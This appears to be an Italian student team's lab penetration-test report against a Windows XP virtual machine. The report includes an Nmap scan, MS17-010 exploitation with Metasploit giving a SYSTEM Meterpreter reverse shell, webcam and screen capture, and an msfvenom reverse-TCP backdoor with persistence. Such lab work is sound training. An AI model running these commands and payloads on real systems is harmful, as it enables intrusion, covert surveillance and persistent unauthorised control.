HIGH	8.1	9.7	97833	MS17-010: Security Update for Microsoft Windows SMB Server (4013389) (ETERNALBLUE) (ETERNALCHAMPION) (ETERNALROMANCE) (ETERNALSYNTERGY) (WannaCry) (EternalRocks) (Petya) (unprivileged check)
HIGH	7.3	6.6	26920	SMB NULL Session Authentication
MEDIUM	5.3	-	57608	SMB Signing not required

**MS17-010: Security Update for Microsoft Windows SMB Server (4013389)(ETERNALBLUE)(ETERNALCHAMPION)(ETERNALROMANCE)(ETERNALSYNTERGY)(WannaCry)(EternalRocks)(Petya)(unprivileged check)**

**HIGH** Nessus Plugin ID 97833

Information Dependencies Dependents Changelog

## Synopsis

The remote Windows host is affected by multiple vulnerabilities.

## Description

The remote Windows host is affected by the following vulnerabilities :

- Multiple remote code execution vulnerabilities exist in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit these vulnerabilities, via a specially crafted packet, to execute arbitrary code. (CVE-2017-0143, CVE-2017-0144, CVE-2017-0145, CVE-2017-0146, CVE-2017-0148)

- An information disclosure vulnerability exists in Microsoft Server Message Block 1.0 (SMBv1) due to improper handling of certain requests. An unauthenticated, remote attacker can exploit this, via a specially crafted packet, to disclose sensitive information. (CVE-2017-0147)

ETERNALBLUE, ETERNALCHAMPION, ETERNALROMANCE, and ETERNALSYNTERGY are four of multiple Equation Group vulnerabilities and exploits disclosed on 2017/04/14 by a group known as the Shadow Brokers. WannaCry / WannaCrypt is a ransomware program utilizing the ETERNALBLUE exploit, and EternalRocks is a worm that utilizes seven Equation Group vulnerabilities. Petya is a ransomware program that first utilizes CVE-2017-0199, a vulnerability in Microsoft Office, and then spreads via ETERNALBLUE.



## 2.2 Nmap scan



### Nmap

Tramite Nmap scansione porte della macchina target e identificazione del servizio affetto dalla vulnerabilità ETERNALBLUE sulla porta 445.

```
(kali㉿kali)-[~]
$ nmap 192.168.166.200 -A
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-15 17:31 CEST
Nmap scan report for 192.168.166.200
Host is up (0.00034s latency).
Not shown: 997 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
135/tcp    open  msrpc        Microsoft Windows RPC
139/tcp    open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp    open  microsoft-ds Windows XP microsoft-ds
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp

Host script results:
|_smb2-time: Protocol negotiation failed (SMB2)
|_nbstat: NetBIOS name: WINDOWSXP, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:5c:8d:1c (Oracle VirtualBox virtual NIC)
| smb-os-discovery:
|   OS: Windows XP (Windows 2000 LAN Manager)
|   OS CPE: cpe:/o:microsoft:windows_xp::-
|   Computer name: windowsxp
|   NetBIOS computer name: WINDOWSXP\x00
|   Workgroup: WORKGROUP\x00
|   System time: 2024-07-15T17:31:43+02:00
|_smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_clock-skew: mean: -1h00m00s, deviation: 1h24m51s, median: -2h00m00s

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 24.29 seconds
```

### **3. Fase di exploit**

# 3.1 Exploit vulnerabilità MS17-010

Avvio Metasploit e ricerca exploit.

```
(kali㉿kali)-[~]
$ msfconsole
Metasploit tip: Enable HTTP request and response logging with set HttpTrace
true

IIIIII  dTb.dTb
II      4' v  'B .'''-. / \ .'''.
II      6.    .P : .'. / \ .'.:
II      'T;..;P' : .'. / \ .'.:
II      'T; ;P' : .'. / \ .'.:
IIIIII  'YvP' : .'. / \ .'.:

I love shells --egypt

=[ metasploit v6.4.15-dev
+ -- --=[ 2433 exploits - 1254 auxiliary - 428 post
+ -- --=[ 1471 payloads - 47 encoders - 11 nops
+ -- --=[ 9 evasion

Metasploit Documentation: https://docs.metasploit.com/

msf6 > 
```

#	Name	Disclosure Date	Rank
0	exploit/windows/smb/ms17_010_永恒之蓝	2017-03-14	average
1	\_ target: Automatic Target	.	.
2	\_ target: Windows 7	.	.
3	\_ target: Windows Embedded Standard 7	.	.
4	\_ target: Windows Server 2008 R2	.	.
5	\_ target: Windows 8	.	.
6	\_ target: Windows 8.1	.	.
7	\_ target: Windows Server 2012	.	.
8	\_ target: Windows 10 Pro	.	.
9	\_ target: Windows 10 Enterprise Evaluation	.	.
10	exploit/windows/smb/ms17_010_psexec	2017-03-14	normal
11	\_ target: Automatic	.	.
12	\_ target: PowerShell	.	.
13	\_ target: Native upload	.	.
14	\_ target: MOF upload	.	.
15	\_ AKA: ETERNALSYNTERGY	.	.
16	\_ AKA: ETERNALROMANCE	.	.
17	\_ AKA: ETERNALCHAMPION	.	.
18	\_ AKA: ETERNALBLUE	.	.
19	auxiliary/admin/smb/ms17_010_command	2017-03-14	normal
20	\_ AKA: ETERNALSYNTERGY	.	.
21	\_ AKA: ETERNALROMANCE	.	.
22	\_ AKA: ETERNALCHAMPION	.	.
23	\_ AKA: ETERNALBLUE	.	.
24	auxiliary/scanner/smb/smb_ms17_010	.	normal
25	\_ AKA: DOUBLEPULSAR	.	.
26	\_ AKA: ETERNALBLUE	.	.

# 3.1 Exploit vulnerabilità MS17-010

```
msf6 > use exploit/windows/smb/ms17_010_psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):

Name          Current Setting  Required  Description
--  -----
DBGTRACE      false           yes       Show extra debug trace info
LEAKATTEMPTS  99             yes       How many times to try to leak transaction
NAMEDPIPE     /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes       A named pipe that can be connected to (leave blank for auto)
NAMED_PIPES   /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes       List of named pipes to check
RHOSTS        RHOSTS          yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT         445            yes       The Target port (TCP)
SERVICE_DESCRIPTION SERVICE_DISPLAY_NAME SERVICE_NAME SHARE
SERVICE_DESCRIPTION SERVICE_DISPLAY_NAME SERVICE_NAME SHARE
ADMIN$        ADMIN$          yes       The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share
SMBDomain    .
SMBPass      .
SMBUser      .

Payload options (windows/meterpreter/reverse_tcp):

Name          Current Setting  Required  Description
--  -----
EXITFUNC     thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST        10.0.2.15        yes       The listen address (an interface may be specified)
LPORT         4444           yes       The listen port
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 192.168.166.200
RHOSTS => 192.168.166.200
msf6 exploit(windows/smb/ms17_010_psexec) > set LHOST 192.168.166.100
LHOST => 192.168.166.100
msf6 exploit(windows/smb/ms17_010_psexec) > set LPORT 8888
LPORT => 8888
msf6 exploit(windows/smb/ms17_010_psexec) > show options
```

Configurazione opzioni exploit.

```
Module options (exploit/windows/smb/ms17_010_psexec):

Name          Current Setting  Required  Description
--  -----
DBGTRACE      false           yes       Show extra debug trace info
LEAKATTEMPTS  99             yes       How many times to try to leak transaction
NAMEDPIPE     /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes       A named pipe that can be connected to (leave blank for auto)
NAMED_PIPES   /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes       List of named pipes to check
RHOSTS        192.168.166.200  yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
RPORT         445            yes       The Target port (TCP)
SERVICE_DESCRIPTION SERVICE_DISPLAY_NAME SERVICE_NAME SHARE
SERVICE_DESCRIPTION SERVICE_DISPLAY_NAME SERVICE_NAME SHARE
ADMIN$        ADMIN$          yes       The share to connect to, can be an admin share (ADMIN$,C$,...) or a normal read/write folder share
SMBDomain    .
SMBPass      .
SMBUser      .

Payload options (windows/meterpreter/reverse_tcp):

Name          Current Setting  Required  Description
--  -----
EXITFUNC     thread          yes       Exit technique (Accepted: '', seh, thread, process, none)
LHOST        192.168.166.100  yes       The listen address (an interface may be specified)
LPORT         8888           yes       The listen port
```



# 3.1 Exploit vulnerabilità MS17-010

Esecuzione exploit e avvio della sessione Meterpreter.

```
msf6 exploit(windows/smb/ms17_010_psexec) > exploit
[*] Started reverse TCP handler on 192.168.166.100:8888
[*] 192.168.166.200:445 - Target OS: Windows 5.1
[*] 192.168.166.200:445 - Filling barrel with fish... done
[*] 192.168.166.200:445 - |—————| Entering Danger Zone |—————|
[*] 192.168.166.200:445 - [*] Preparing dynamite...
[*] 192.168.166.200:445 - [*] Trying stick 1 (x86)... Boom!
[*] 192.168.166.200:445 - [+] Successfully Leaked Transaction!
[*] 192.168.166.200:445 - [+] Successfully caught Fish-in-a-barrel
[*] 192.168.166.200:445 - |—————| Leaving Danger Zone |—————|
[*] 192.168.166.200:445 - Reading from CONNECTION struct at: 0x81ad8588
[*] 192.168.166.200:445 - Built a write-what-where primitive...
[+] 192.168.166.200:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.166.200:445 - Selecting native target
[*] 192.168.166.200:445 - Uploading payload... lLCnDDKC.exe
[*] 192.168.166.200:445 - Created \lLCnDDKC.exe...
[+] 192.168.166.200:445 - Service started successfully...
[*] 192.168.166.200:445 - Deleting \lLCnDDKC.exe...
[*] Sending stage (176198 bytes) to 192.168.166.200
[*] Meterpreter session 1 opened (192.168.166.100:8888 → 192.168.166.200:1061) at 2024-07-15 17:43:14 +0200
```



## Meterpreter

Meterpreter è un payload avanzato utilizzato nei test di penetrazione che viene iniettato nella memoria di un sistema compromesso per fornire un'interfaccia interattiva e dinamica per il controllo remoto.

[meterpreter >](#)

## 3.2 Raccolta informazioni

Controllo se target è una macchina virtuale -> "checkvm"

```
meterpreter > run post/windows/gather/checkvm
[*] Checking if the target is a Virtual Machine ...
[+] This is a VirtualBox Virtual Machine
```

Controllo impostazioni di rete della macchina target -> "ipconfig"

```
meterpreter > ipconfig
Interface 1
=====
Name      : MS TCP Loopback interface
Hardware MAC : 00:00:00:00:00:00
MTU       : 1520
IPv4 Address : 127.0.0.1

Interface 2
=====
Name      : Scheda server Intel(R) PRO/1000 Gigabit - Miniport dell'Utilità di pianificazione pacchetti
Hardware MAC : 08:00:27:5c:8d:1c
MTU       : 1500
IPv4 Address : 192.168.166.200
IPv4 Netmask : 255.255.255.0
```

## 3.2 Raccolta informazioni

Rilevazione presenza di webcam -> "webcam\_list"

```
meterpreter > webcam_list
1: VirtualBox Webcam - HD Camera
2: VirtualBox Webcam - HD Web Camera
```

Screenshot webcam -> "webcam\_snap"  
Streaming webcam -> "webcam\_stream"

```
meterpreter > webcam_snap
[*] Starting ...
[+] Got frame
[*] Stopped
Webcam shot saved to: /home/niko/yieKeUkW.jpeg
meterpreter > webcam_stream
[*] Starting ...
[*] Preparing player ...
[*] Opening player at: /home/niko/TfmCGWOA.html
[*] Streaming ...
```

Screenshot desktop -> "screenshot"

```
meterpreter > screenshot
Screenshot saved to: /home/kali/NyFVm0wh.jpeg
```

## 3.2 Raccolta informazioni

Privilegi utente -> "run windows/gather/win\_privs"

```
meterpreter > run windows/gather/win_privs

Current User
=====
Is Admin   Is System   Is In Local Admin Group   UAC Enabled   Foreground ID   UID
=====      =====      ======                      =====          ======          =====
True       True        False                     False          0              NT AUTHORITY\SYSTEM

Windows Privileges
=====
Name
-----
SeAssignPrimaryTokenPrivilege
SeAuditPrivilege
SeBackupPrivilege
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeCreatePagefilePrivilege
SeCreatePermanentPrivilege
SeCreateTokenPrivilege
SeDebugPrivilege
SeImpersonatePrivilege
SeIncreaseBasePriorityPrivilege
SeIncreaseQuotaPrivilege
SeLoadDriverPrivilege
SeLockMemoryPrivilege
SeManageVolumePrivilege
SeProfileSingleProcessPrivilege
SeRestorePrivilege
SeSecurityPrivilege
SeShutdownPrivilege
SeSystemEnvironmentPrivilege
SeSystemtimePrivilege
SeTakeOwnershipPrivilege
SeTcbPrivilege
SeUndockPrivilege
```

### 3.3 BONUS: backdoor



#### Creazione del payload

- Utilizzo di MSFVenom per creare un eseguibile Windows con un payload Meterpreter reverse TCP.
- Comandi:
  - **windows/meterpreter/reverse\_tcp**: il payload Meterpreter che si connette in modalità reverse TCP.
  - **192.168.166.100**: indirizzo IP della macchina attaccante in ascolto.
  - **8888**: porta su cui la macchina attaccante ascolterà la connessione inversa.
  - **-f exe**: specifica il formato del payload come eseguibile Windows.
  - **-o backdoor.exe**: salva il payload generato come backdoor.exe.

```
(kali㉿kali)-[~]
$ msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.166.100 LPORT=8888 -f exe -o backdoor.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
Saved as: backdoor.exe
```

### 3.3 BONUS: backdoor



#### Impostazione server in ascolto

**use exploit/multi/handler:** carica il modulo handler di Metasploit che ascolterà le connessioni in arrivo all'IP e porta definiti in precedenza.

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.166.200
LHOST => 192.168.166.200
msf6 exploit(multi/handler) > set LPORT 8888
LPORT => 8888
```

### 3.3 BONUS: backdoor



#### Upload della backdoor

`upload backdoor.exe C:\\Windows\\Temp\\backdoor.exe`: carica il file backdoor.exe dalla macchina attaccante alla directory C:\\Windows\\Temp\\ della macchina target.



```
meterpreter > upload backdoor.exe C:\\Windows\\Temp\\backdoor.exe
[*] Uploading : /home/kali/backdoor.exe -> C:\\Windows\\Temp\\backdoor.exe
[*] Uploaded 72.07 KiB of 72.07 KiB (100.0%): /home/kali/backdoor.exe -> C:\\Windows\\Temp\\backdoor.exe
[*] Completed : /home/kali/backdoor.exe -> C:\\Windows\\Temp\\backdoor.exe
```

### 3.3 BONUS: backdoor



#### Esecuzione e persistenza backdoor

- **execute -f C:\Windows\Temp\backdoor.exe**: esegue il payload backdoor.exe sul target.
- **run exploit/windows/local/persistence -U -X -i 5 -p 8888 -r 192.168.166.100**: configura la persistenza del payload:
  - -U: esegue il payload all'avvio dell'utente.
  - -X: esegue il payload all'avvio del sistema.
  - -i 5: imposta l'intervallo di esecuzione a 5 secondi.
  - -p 8888: imposta la porta per la connessione inversa.
  - -r 192.168.166.100: imposta l'indirizzo IP della macchina attaccante.

```
meterpreter > execute -f C:\\Windows\\Temp\\backdoor.exe
Process 1524 created.
meterpreter > run exploit/windows/local/persistence -U -X -i 5 -p 8888 -r 192.168.166.100
```

### 3.3 BONUS: backdoor



#### Lancio exploit e ricezione sessione Meterpreter

Lanciando l'exploit viene ricevuta su un secondo terminale la connessione ad una sessione Meterpreter, resa possibile dalla backdoor installata sul sistema target.

```
msf6 exploit(multi/handler) > exploit

[*] Started reverse TCP handler on 192.168.166.100:8888
[*] Sending stage (176198 bytes) to 192.168.166.200
[*] Meterpreter session 2 opened (192.168.166.100:8888 → 192.168.166.200:1048) at 2024
-07-17 15:19:23 +0200

meterpreter > sysinfo
Computer        : WINDOWSXP
OS              : Windows XP (5.1 Build 2600, Service Pack 3).
Architecture    : x86
System Language : it_IT
Domain         : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
```



**Thank you!**



# Our Team



**Simone  
La Porta**

## Team Leader



Nicolò  
Callegaro



**Simone  
Esposito**



# Grazia Coco



# Gianluca Sansone



# Alejandro Cristino



Alessio  
Forli